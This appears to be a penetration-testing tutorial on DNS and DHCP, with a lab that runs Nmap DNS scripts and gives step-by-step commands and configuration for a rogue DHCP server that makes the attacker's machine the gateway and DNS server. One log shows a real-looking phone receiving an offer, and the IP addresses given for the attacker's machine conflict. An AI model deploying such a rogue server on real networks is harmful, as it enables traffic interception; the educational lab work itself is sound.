


DNS & DHCP PENETRATION TESTING

Table of Contents

1. Introduction

In today’s interconnected digital landscape, securing network infrastructure is paramount for organizations. The Domain Name System (DNS) and Dynamic Host Configuration Protocol (DHCP) are essential components that facilitate seamless communication within networks. However, these services are often targeted by malicious actors due to inherent vulnerabilities. This report explores the significance of penetration testing for DNS and DHCP, analyzes common vulnerabilities, and outlines methodologies and tools for effective security assessments.


2. Understanding DNS and DHCP

2.1. DNS (Domain Name System)

2.1.1. Functionality and Architecture

DNS serves as the backbone of internet navigation, translating human-readable domain names (e.g., www.example.com) into IP addresses (e.g., 192.0.2.1). Its architecture comprises several critical components:

- **DNS Resolvers:** These are client-side components that query DNS servers for the corresponding IP addresses of domain names. When a user enters a URL, the resolver initiates the query process.
- **DNS Servers:** These include:
    - **Authoritative DNS Servers:** They hold DNS records for specific domains and provide authorities response to queries.
    - **Caching DNS Servers:** These servers temporarily store responses to queries to speed up future requests and reduce load on authoritative servers.
- **Zone Files:** These text files contain mappings of domain names to IP addresses and define the structure of a domain's DNS hierarchy. Zone files include various record types, such as A (address), AAAA (IPv6 address), MX (mail exchange), and CNAME (canonical name) records.



2.1.2. Common Vulnerabilities

DNS is vulnerable to various attacks, including:

- **DNS Spoofing:** Attackers send falsified DNS responses to redirect users to malicious sites. This can occur when attackers exploit vulnerabilities in the DNS protocol to impersonate legitimate DNS servers.
- **Cache Poisoning:** By inserting incorrect DNS records into the cache of a DNS resolver, attackers can mislead users to harmful sites. This attack typically relies on sending spoofed responses that appear legitimate.
- **Distributed Denial of Service (DDoS) Attacks:** Attackers can overwhelm DNS servers with a flood of traffic, rendering them unresponsive and causing denial of service for legitimate users.


2.2. DHCP (Dynamic Host Configuration Protocol)

2.2.1. Functionality and Architecture

DHCP automates the assignment of IP addresses and other network configurations to devices, ensuring efficient network management. Its architecture consists of:

- **DHCP Servers:** These servers allocate IP addresses and provide configuration parameters (such as subnet mask, default gateway, and DNS servers) to DHCP clients.
- **DHCP Clients:** Devices (e.g., computers, smartphones, printers) that request IP addresses from the DHCP server.

- **DHCP Leases:** IP addresses are assigned to clients for a specific period. When a lease expires, the IP address is returned to the pool for reallocation.



2.2.2. Common Vulnerabilities

Common vulnerabilities in DHCP include:

- **Rogue DHCP Servers:** Unauthorized DHCP servers can be deployed on the network, providing incorrect IP configurations to clients. This can lead to man-in-the-middle (MitM) attacks, where attackers intercept traffic.
- **DHCP Starvation Attacks:** Attackers can exhaust the pool of available IP addresses by sending numerous DHCP requests with spoofed MAC addresses. This prevents legitimate clients from obtaining IP addresses.

3. Penetration Testing Methodologies

3.1. Pre-Engagement Activities

Before conducting penetration testing, it is essential to define the scope, objectives, and rules of engagement. Key activities include:

- **Setting Boundaries:** Clearly define which systems, networks, and services will be tested to avoid unintended disruptions.
- **Identifying Sensitive Data:** Understand the critical assets and data that require protection to focus testing efforts effectively.
- **Obtaining Permission:** Ensure all stakeholders are informed and have provided consent for the testing activities, complying with legal and regulatory requirements.

3.2. Information Gathering

Information gathering is a crucial phase in penetration testing, allowing testers to collect data about the target environment.

3.2.1. DNS Reconnaissance

This phase involves gathering information about the target's DNS setup:

3.2.1.1. DNS Enumeration

Techniques for DNS Enumeration:

- **Zone Transfer (AXFR):** Attempting to retrieve the entire DNS zone file from an authoritative DNS server using dig `AXFR <domain>`. Successful zone transfers reveal all DNS records, including subdomains and IP addresses.
- **DNS Brute Forcing:** Using a wordlist to guess subdomains and identify valid DNS records. Tools like `dnsenum` and fierce automate this process, improving efficiency.
- **Reverse DNS Lookup:** Finding domain names associated with specific IP addresses using `dig -x <ip_address>`. This can help identify additional services or systems related to the target.
- **Service Discovery via SRV Records:** Using SRV records to discover services running on specific ports. This can help identify services that may be vulnerable to exploitation.
- **WHOIS Lookup:** Gathering registration information about a domain, including name servers and administrative contacts. This can provide insight into the domain's ownership and management.

3.2.2. DHCP Discovery

This phase involves identifying active DHCP servers on the network:

- **DHCPDISCOVER:** Sending broadcast DHCPDISCOVER messages to discover available DHCP servers. Tools like `dhcpcd` can be used to facilitate this process.

3.3. Vulnerability Assessment

During the vulnerability assessment, testers identify weaknesses within the DNS and DHCP configurations:

- **DNS Vulnerabilities:** Review DNS settings for misconfigurations, such as open resolvers that can be exploited for amplification attacks.
- **DHCP Vulnerabilities:** Analyze DHCP settings to identify potential exploits, such as the absence of DHCP snooping or authentication mechanisms.

3.4. Exploitation Techniques

In this phase, testers attempt to exploit identified vulnerabilities.

3.4.1. DNS Attacks

- **DNS Spoofing:** By sending forged DNS responses, attackers can redirect users to malicious sites. This can be tested using tools like `dnsspoof`.
- **Cache Poisoning:** Attackers inject false records into DNS caches. Testing this vulnerability involves sending spoofed responses to a DNS resolver.

3.4.2. DHCP Attacks

3.4.2.1. Rogue DHCP Server Attacks

- **Methods for Rogue DHCP Server Attack:** Deploying an unauthorized DHCP server on the network allows attackers to provide malicious IP configurations. This can redirect traffic and facilitate data interception.

3.4.2.2. DHCP Starvation Attacks

- **Methods for DHCP Starvation Attack:** Attackers flood the DHCP server with requests using spoofed MAC addresses to exhaust the pool of available IP addresses. Tools like `DHCPig` can automate this process.

4. Tools for DNS and DHCP Penetration Testing

4.1. DNS Tools

- **nslookup:** A command-line tool for querying DNS records, allowing testers to obtain specific information about domain names.
- **dig:** A more powerful command-line tool for detailed DNS queries. It provides greater control over DNS lookups and is essential for testing.
- **dnscat:** A tool for tunneling data through DNS queries, useful for exfiltrating data in scenarios where other channels are restricted.

4.2. DHCP Tools

- **DHCPig**: A tool designed specifically for conducting DHCP starvation attacks by sending numerous DHCP requests to a server.
- **Yersinia**: A framework for testing and exploiting various network protocols, including DHCP. It provides a user-friendly interface for conducting sophisticated attacks.

5. Practical Exercises

5.1. Setting Up a Test Environment

Creating a controlled test environment is crucial for safe penetration testing. Steps include:

- Virtual Machines: Use virtualization software (e.g., VirtualBox, VMware) to set up isolated instances of DNS and DHCP servers.
- Network Configuration: Create a network topology that mimics a real-world scenario, including clients and servers with varying configurations.
- Here my target machine is Metasploitable 2 whose IP address is **192.168.1.35**

5.2. Conducting DNS Penetration Testing

5.2.1. DNS Enumeration


Utilize the techniques discussed earlier to perform DNS enumeration. Document the findings, noting any misconfigurations or vulnerabilities identified.

DNS enumeration can be performed using various tools. We will use here Nmap scripts and Metasploit.


DNS ENUMERATION USING NMAP

We’ll use following nmap script here,

`dns-brute`




```
zsh: corrupt history file /home/leo2599/.zsh_
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls | grep dns
broadcast-dns-service-discovery.nse
dns-blacklist.nse
dns-brute.nse
dns-cache-snoop.nse
dns-check-zone.nse
dns-client-subnet-scan.nse
dns-fuzz.nse
dns-ip6-arpa-scan.nse
dns-nsec-enum.nse
dns-nsec3-enum.nse
dns-nsid.nse
dns-random-srcport.nse
dns-random-txid.nse
dns-recursion.nse
dns-service-discovery.nse
dns-srv-enum.nse
dns-update.nse
dns-zeustracker.nse
dns-zone-transfer.nse
fcrdns.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
```




```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap 192.168.1.35 -p53 --script dns-brute
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 20:39 IST
Nmap scan report for 192.168.1.35 (192.168.1.35)
Host is up (0.0066s latency).

PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 08:00:27:52:1D:59 (Oracle VirtualBox virtual NIC)

Host script results:
|_dns-brute: Can't guess domain of "192.168.1.35"; use dns-brute.domain script argument.

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
```

Now we’ll try

`broadcast-dns-service-discovery`



```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls | grep broadcast-dns
broadcast-dns-service-discovery.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
```



```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap 192.168.1.35 -p53 --script broadcast-dns-service-discovery
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 20:49 IST
Nmap scan report for 192.168.1.35 (192.168.1.35)
Host is up (0.0040s latency).

PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 08:00:27:52:1D:59 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.92 seconds

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
```

5.3. Conducting DHCP Penetration Testing

Setting up a rogue DHCP server is a powerful way to demonstrate the impact of malicious network behavior. A rogue DHCP server is an unauthorized DHCP server on a network, which can be used by attackers to distribute incorrect IP addresses, default gateways, or DNS information. This allows for attacks such as Man-in-the-Middle (MitM), DNS spoofing, and traffic redirection.

5.3.1. SET UP A ROGUE DHCP SERVER

To simulate a rogue DHCP attack, I’m using the following steps.

Environment Setup

- Ensure environment should be controlled. Deploying rogue DHCP in a production environment could cause real damage.
- Here I’ve used Kali Linux machine with root privileges.

STPE 1 : Install ISC DHCP Server

The first step is to install the isc-dhcp-server package on Kali Linux Machine (192.168.1.160)

```
sudo apt-get update
sudo apt-get install isc-dhcp-server
```

STEP 2: Configure DHCP Server


Next, configure the DHCP server to assign IP addresses to devices on the network. I'll modify the `/etc/dhcp/dhcpd.conf file.`

Open the configuration file for editing:

```
sudo nano /etc/dhcp/dhcpd.conf
```

Add/replace its contents with the following configuration:

```
default-lease-time 600;

max-lease-time 7200;


subnet 192.168.1.0 netmask 255.255.255.0 {

range 192.168.1.50 192.168.1.100;

option router 192.168.1.60

option domain-name-servers 192.168.1.60

option domain-name “rogue.local”;

}
```



```
  GNU nano 8.0
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
range 192.168.1.50 192.168.1.100;
option routers 192.168.1.60;
option domain-name-servers 192.168.1.60;
option domain-name "rogue.local";
```

- **range 192.168.1.50 192.168.1.100 :** This defines the pool of IP addresses the rogue DHCP server will assign to clients.
- **option routers 192.168.1.60:** This assigns your Kali machine (192.168.1.36) as the default gateway.
- **option domain-name-servers 192.168.1.60:** This sets your kali Machine as the DNS server, enabling you to intercept and manipulate DNStraffic.


STEP 3: Configure the Network Interface

Specify which network interface the DHCP server should listen on. If you are using eth0, specify it in the `/etc/default/isc-dhcp-server` file:

```
sudo nano /etc/default/isc-dhcp-server
```

Set the following line:

```
INTERFACEv4=“eth0”
```



```
# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth0"
INTERFACESv6=""
```

Replace eth0 with the correct interface name if you are using a different one.


STEP 4: Start the DHCP Server

Start the DHCP server service:

```
sudo systemctl start isc-dhcp-server
```

Check the status to ensure it’s running:

```
sudo systemctl status isc-dhcp-server
```



```
┌──(root㉿kali)-[/home/leo2599]
└─# sudo systemctl start isc-dhcp-server

┌──(root㉿kali)-[/home/leo2599]
└─# sudo systemctl status isc-dhcp-server
● isc-dhcp-server.service - LSB: DHCP server
     Loaded: loaded (/etc/init.d/isc-dhcp-server; generated)
     Active: active (running) since Sun 2024-10-06 21:33:43 IST; 31s ago
       Docs: man:systemd-sysv-generator(8)
    Process: 66796 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=0/SUCCESS)
      Tasks: 1 (limit: 2272)
     Memory: 4.4M (peak: 6.1M)
        CPU: 343ms
     CGroup: /system.slice/isc-dhcp-server.service
             └─66817 /usr/sbin/dhcpd -4 -q -cf /etc/dhcp/dhcpd.conf eth0

Oct 06 21:33:41 kali systemd[1]: Starting isc-dhcp-server.service - LSB: DHCP server...
Oct 06 21:33:41 kali isc-dhcp-server[66796]: Launching IPv4 server only.
Oct 06 21:33:41 kali dhcpd[66817]: Wrote 0 leases to leases file.
Oct 06 21:33:41 kali dhcpd[66817]: Server starting service.
Oct 06 21:33:43 kali isc-dhcp-server[66796]: Starting ISC DHCPv4 server: dhcpd.
Oct 06 21:33:43 kali systemd[1]: Started isc-dhcp-server.service - LSB: DHCP server.

┌──(root㉿kali)-[/home/leo2599]
└─# 
```


If everything is configured correctly, the server should be active and waiting for clients to request IP addresses.

STEP 5: Monitor DHCP Requests

You can monitor DHCP leases and see which devices are getting IP addresses from your rogue DHCP server by viewing the system logs:

```
sudo journalctl –u isc-dhcp-server
```

Look for DHCP DISCOVER and DHCP OFFER messages to see how clients are interacting with your rogue DHCP server.



```
┌──(root㉿kali)-[~]
└─# sudo journalctl -u isc-dhcp-server
Oct 06 21:33:41 kali systemd[1]: Starting isc-dhcp-server.service - LSB: DHCP server ...
Oct 06 21:33:41 kali isc-dhcp-server[66796]: Launching IPv4 server only.
Oct 06 21:33:41 kali dhcpd[66817]: Wrote 0 leases to leases file.
Oct 06 21:33:41 kali dhcpd[66817]: Server starting service.
Oct 06 21:33:43 kali isc-dhcp-server[66796]: Starting ISC DHCPv4 server: dhcpd.
Oct 06 21:33:43 kali systemd[1]: Started isc-dhcp-server.service - LSB: DHCP server.
Oct 06 21:34:49 kali dhcpd[66817]: DHCPREQUEST for 192.168.1.23 from 46:86:f9:87:f2:80 via eth0: unknown lease 192.168.1.23.
Oct 06 21:38:43 kali dhcpd[66817]: DHCPDISCOVER from d2:96:61:08:46:43 via eth0
Oct 06 21:38:44 kali dhcpd[66817]: DHCPOFFER on 192.168.1.50 to d2:96:61:08:46:43 (realme-C51) via eth0
Oct 06 21:38:44 kali dhcpd[66817]: DHCPDISCOVER from d2:96:61:08:46:43 (realme-C51) via eth0
